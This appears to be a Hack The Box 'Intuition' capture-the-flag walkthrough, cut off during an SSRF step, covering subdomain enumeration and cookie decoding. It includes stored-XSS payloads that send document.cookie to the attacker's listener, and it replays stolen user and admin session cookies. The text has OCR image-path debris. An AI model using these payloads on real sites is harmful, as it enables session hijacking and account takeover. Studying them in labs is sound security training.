
HTB-Intuition



Information Gathering

Rustscan

Rustscan finds port 22 and 80 open:

```
rustscan --addresses 10.10.11.15 --range 1-65535
```


```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

Enumeration

HTTP - TCP 80

Let's first add **comprezzor.htb** to `/etc/hosts`.

Accessing **comprezzor.htb** shows a website where we can upload txt, pdf, docx and compress using LZMA Algorithm:



Let's see if there are more hidden subdomains:

```
sudo gobuster vhost --append-domain -u http://comprezzor.htb -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```

```
Found: auth.comprezzor.htb Status: 302 [Size: 199] [--> /login]
Found: report.comprezzor.htb Status: 200 [Size: 3166]
Found: dashboard.comprezzor.htb Status: 302 [Size: 251] [--> http://auth.comprezzor.htb/login]
```


Gobuster finds several more subdomains:

- auth.comprezzor.htb
- report.comprezzor.htb
- dashboard.comprezzor.htb

Let's add all above again to `/etc/hosts`.


auth.comprezzor.htb is a login portal:

```
http://auth.comprezzor.htb/login
```



Below the portal, there's a Register link.


It seems like registration actually works:



Using the registration credentials, let's sign-in:

Now that we are signed-in, we will first take a look at the cookies.

Go to **Storage** -> **Cookies** and we can access the cookie value:



Let's decode the vaule obtained with base64:

```
┌──(yoon㉿kali)-[~/Documents/htb/intuition]
└─$ echo 'eyJ1c2VyX2lkIjogNiwgInVzZXJuYW1lIjogImphZHUiLCAicm9sZSI6ICJ1c2VyIn18OGU4ZjU3NTU2ZWY4Mzk4ZjQyZGNiYjA1YmM3OGIzZjhmMTg0ZjBmZjdiMGRk
ZTYwYWFjZTBiOTdjZDcyMTZmMg==' | base64 -d
{"user_id": 6, "username": "jadu", "role": "user"}|8e8f57556ef8398f42dcbb05bc78b3f8f184f0ff7b0dde60aace0b97cd7216f2
```

Web app is storing cookie in the format of **user_id**, **username**, **role**, and some kind of **hash** in the end.

We have tried cracking this hash but it wasn't successful.

Let's try changing the **role** from **user** to **admin** and see what happens.

We will **base64** encode the modified following data:

`{"user_id": 6, "username": "jadu", "role": "admin"}|8e8f57556ef8398f42dcbb05bc78b3f8f184f0ff7b0dde60aace0b97cd7216f2`

```
┌──(yoon㉿kali)-[~/Documents/htb/intuition]
└─$ echo '{"user_id": 6, "username": "jadu", "role": "admin"}|8e8f57556ef8398f42dcbb05bc78b3f8f184f0ff7b0dde60aace0b97cd7216f2' | base64
eyJ1c2VyX2lkIjogNiwgInVzZXJuYW1lIjogImphZHUiLCAicm9sZSI6ICJhZG1pbiJ9fDhlOGY1
NzU1NmVmODM5OGY0MmRjYmIwNWJjNzhiM2Y4ZjE4NGYwZmY3YjBkZGU2MGFhY2UwYjk3Y2Q3MjE2
ZjIK
```

We expected to bypass the login portal after replacing the cookie value with the base64 hash above.


Unfortunately, nothing happened. Let's restore cookie value to mitigate issue.

XSS Cookie Stealing

Adam Cookie

Now let's move on to enumerating **report.comprezzor.htb**.

`/report_bug` will lead us to report submission form:



From some research, we have discovered that this form is vulnerable to XSS Cookie Stealing.

Let's use the following payload on both fields of the form with out Python server listening:

```
<img src=x onerror="fetch('http://10.10.14.29:8000/?cookie='+document.cookie)">
```

Report Submission Form

Bug report submitted successfully! Our team will be checking on this shortly.

Report Title:

```
<img src=x onerror="fetch('http://10.10.14.29:8000/?cookie='+document.cookie)">
```

Description:

```
<img src=x onerror="fetch('http://10.10.14.29:8000/?cookie='+document.cookie)">
```

After successful execution, we can observe cookie being stolen on our Python server:

```
┌──(yoon㉿kali)-[~/Documents/htb/intuition]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.15 - - [30/May/2024 11:34:00] "GET /?cookie=user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3
ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDNhNzU2ZGI4 HTTP/1.1" 200 -
10.10.11.15 - - [30/May/2024 11:34:00] "GET /?cookie=user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3
ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDNhNzU2ZGI4 HTTP/1.1" 200 -
```

Similarly, we can use the following payload as well to obtain the same result:

```
<script>var i=new Image(); i.src="http://10.10.14.29:8000/?
cookie="+btoa(document.cookie);</script>
```

Report Submission Form

Bug report submitted successfully! Our team will be checking on this shortly.

Report Title:

```
=new Image(); i.src="http://10.10.14.29:8000/?cookie="+btoa(document.cookie);</script>
```

Description:

```
<script>var i=new Image(); i.src="http://10.10.14.29:8000
/?cookie="+btoa(document.cookie);</script>
```

Submit Bug Report

We get cookie value on our Python listener:

```
┌──(yoon㉿kali)-[~/Documents/htb/intuition]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.15 - - [30/May/2024 11:35:15] "GET /?cookie=dXNlcl9kYXRhPWV5SjFjMlZ5WDJsa0lqb2dNaXdnSW5WelpYSnVZVzFsSWpvZ0ltRmtZVz
BpTENBaWNtOXNaU0k2SUNKM1pXSmtaWFlpZlh3MU9HWTJaamN5TlRNek9XTmxNMlkyT1dRNE5UVXlZVEV3TmprMlpHUmxZbUkyT0dJeVlqVTNaREpsTlRJell6Q
TRZbVJsT0RZNFpETmhOelUyWkdJNA== HTTP/1.1" 200 -
```

However, cookie value obtained from the first payload and the second payload looks different. This is because seocond payload output cookie is base64 encoded.

If we base64 decode it, it looks the exactly same as the first payload output coookie:

```
┌──(yoon㉿kali)-[~/Documents/htb/boardlight]
└─$ echo 'dXNlcl9kYXRhPWV5SjFjMlZ5WDJsa0lqb2dNaXdnSW5WelpYSnVZVzFsSWpvZ0ltRmtZVzBpTENBaWNtOXNaU0k2SUNKM1pXSmtaWFlpZlh3MU9HWTJaamN5TlRNek9X
TmxNMlkyT1dRNE5UVXlZVEV3TmprMlpHUmxZbUkyT0dJeVlqVTNaREpsTlRJell6QTRZbVJsT0RZNFpETmhOelUyWkdJNA==' | base64 -d
user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJl
NTIzYzA4YmRlODY4ZDNhNzU2ZGI4
```

Base64 decoding on the **user_data**, we can see that this is the cookie value for user **adam** and he has the role as the **Webdev**:

```
┌──(yoon㉿kali)-[~/Documents/htb/boardlight]
└─$ echo 'eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJl
NTIzYzA4YmRlODY4ZDNhNzU2ZGI4' | base64 -d
{"user_id": 2, "username": "adam", "role": "webdev"}|58f6f725339ce3f69d8552a10696ddebb68b2b57d2e523c08bde868d3a756db8
```

Replacing **user_data** cookie value with the obtained cookie for **adam**, we can bypass login portal and access **dashboard.comprezzor.htb**:


Dashboard - webdev

Report ID	Name	Report Title	Priority
1	Karen Miller	Compression Error	0
2	John Smith	Performance Issue	1
3	Shane Keller	UI Bug	0
4	Angela Lopez	Compatibility Problem	0
5	Rick Steam	Feature Request	1

Admin Cookie


Let's see what functionality does dashboard provides.

Clicking on report ID, we are provided with the features of setting the Report to be **Resolved**, **Set High Priority**, or **Delete Report**:



Our guess is that if we set the report with the Cookie stealing payload as high priority, admin user will read it and will return his/her cookie value back to us.

Let's go back to Report Submission form and create the same payload that will steal cookie value:



After submitting, we can verify it on dashboard.

However, priorty is set as **0**:

Dashboard - webdev

Report ID	Name	Report Title	Priority
1	Karen Miller	Compression Error	0
2	John Smith	Performance Issue	0
3	Shane Keller	UI Bug	0
4	Angela Lopez	Compatibility Problem	0
5	Rick Steam	Feature Request	0
30	adam	hello	0

Using Burp Suite, let's the value for priority to be **1**, so that the admin user will take a look at it:

Request

Pretty Raw Hex

```
1 POST /change_priority?report_id=29&priority_level=1
  HTTP/1.1
2 Host: dashboard.comprezzor.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 FOUND
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 31 May 2024 09:33:51 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 189
```

Now we can see that the priority has changed to **1**:

Dashboard - webdev

Report ID	Name	Report Title	Priority
1	Karen Miller	Compression Error	0
2	John Smith	Performance Issue	0
3	Shane Keller	UI Bug	0
4	Angela Lopez	Compatibility Problem	0
5	Rick Steam	Feature Request	0
29	adam	hello	1

Within no time, we retrieve admin user's cookie:

```
┌──(yoon㉿kali)-[~/Documents/htb/intuition]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.15 - - [31/May/2024 05:33:50] "GET /?cookie=user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3
ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDNhNzU2ZGI4 HTTP/1.1" 200 -


10.10.11.15 - - [31/May/2024 05:34:12] "GET /?cookie=user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAi
YWRtaW4ifXwzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYmVhMjlkNzc2ZDU4OWQ5 HTTP/1.1" 200 -
```

First cookie retrieval is from user **adam** and the second cookie retrieval should be from the **admin user**.

We retrieve cookie value from both adam and admin user because there is a slight time delay while we set the priority to be **1** after payload submission.

base64 deocding it, we successfully obtain the coookie value for **admin**:


```
┌──(yoon㉿kali)-[~/Documents/htb/intuition]
└─$ echo 'eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRtaW4ifXwzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1
OWM2MWNmYmVhMjlkNzc2ZDU4OWQ5' | base64 -d
{"user_id": 1, "username": "admin", "role": "admin"}|34822333d444ae0e4022f6cc679ac9d26d1d1d682c59c61cfbea29d776d589d9
```

SSRF

Let's sign-in to dashboard using admin's cookie value.

We can observe that some more features are provided for admin:

- Full report list
- Create a backup
- Create PDF Report



Checking on **Create PDF Report**, we can see that we input URL and the web app will generate a PDF Report out of it:

`/create_pdf_report`

Submitting URL to a web form, immediately reminded me of **SSRF**.

Let's spin up a Python web server on our local machine:

```
┌──(yoon㉿kali)-[~/Documents/htb/intuition/test]
└─$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
```

Now let's input the address of our Python web server on the web form:

We can see that the PDF is created and it shows the directory listing for the Python web server:

Taking a look at the PDF Creator using **exiftool**, it is identify to be **wkhtmltopdf 0.12.6**:

```
┌──(yoon㉿kali)-[~/Downloads]
└─$ exiftool report_67248.pdf
ExifTool Version Number         : 12.76
File Name                       : report_67248.pdf
Directory                       : .
File Size                       : 14 kB
